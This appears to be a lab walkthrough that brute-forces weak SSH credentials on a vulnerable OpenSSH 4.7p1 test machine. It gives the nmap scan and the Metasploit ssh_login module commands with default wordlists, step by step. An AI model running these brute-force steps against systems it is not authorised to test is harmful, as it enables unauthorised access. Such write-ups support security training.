Table of Contents
1. What is SSH?
SSH (Secure Shell) is a network protocol used to securely access and manage systems over a TCP/IP network. It typically runs on port 22 and provides encrypted communication between client and server.
SSH supports:
- Secure remote login
- Encrypted command execution
- Secure file transfer (SCP, SFTP)
2. How SSH Works
SSH works on a client-server architecture:
- Port 22: Used for secure communication
Process:
- Client connects to the SSH server
- Server presents its public key
- Client verifies the server
- User authenticates using password or key
- Secure shell access is established
3. Vulnerability Exploited
Vulnerability Name:
Weak Credentials in SSH Service
Type:
Authentication Weakness / Brute Force
CVE:
N/A (Configuration-based vulnerability)
Description:
The service running on port 22/tcp is identified as OpenSSH 4.7p1 Debian 8ubuntu1. The SSH service is vulnerable due to weak or default credentials, allowing attackers to gain unauthorized access through brute-force attacks using automated tools.
4. How the Exploit Works (Concept)
- The attacker scans the target and finds SSH running on port 22.
- The service version is identified as OpenSSH 4.7p1.
- The attacker uses a brute-force module in Metasploit.
- Multiple username and password combinations are attempted.
- Valid credentials are discovered.
- The attacker logs in and gains secure shell access.
5. Exploitation
Recon using Nmap
nmap -sV 192.168.72.130
Step 1: Start Metasploit
msfconsole
Step 2: Search for SSH modules
search sshStep 3: Use SSH login module
use auxiliary/scanner/ssh/ssh_loginStep 4: Set target IP
set RHOSTS <target-ip>Step 5: Set username and password list
set USER_FILE /usr/share/wordlists/metasploit/unix_users.txtset PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txtStep 6: Run the module
runStep 7: Get a shell using valid credentials
use auxiliary/scanner/ssh/ssh_loginset USERNAME <found-user>set PASSWORD <found-password>set RHOSTS <target-ip>run6. Result
-
Metasploit successfully discovers valid SSH credentials.
-
Secure shell access is obtained on the target machine.
-
Commands can be executed with the privileges of the authenticated user.
Example:
whoami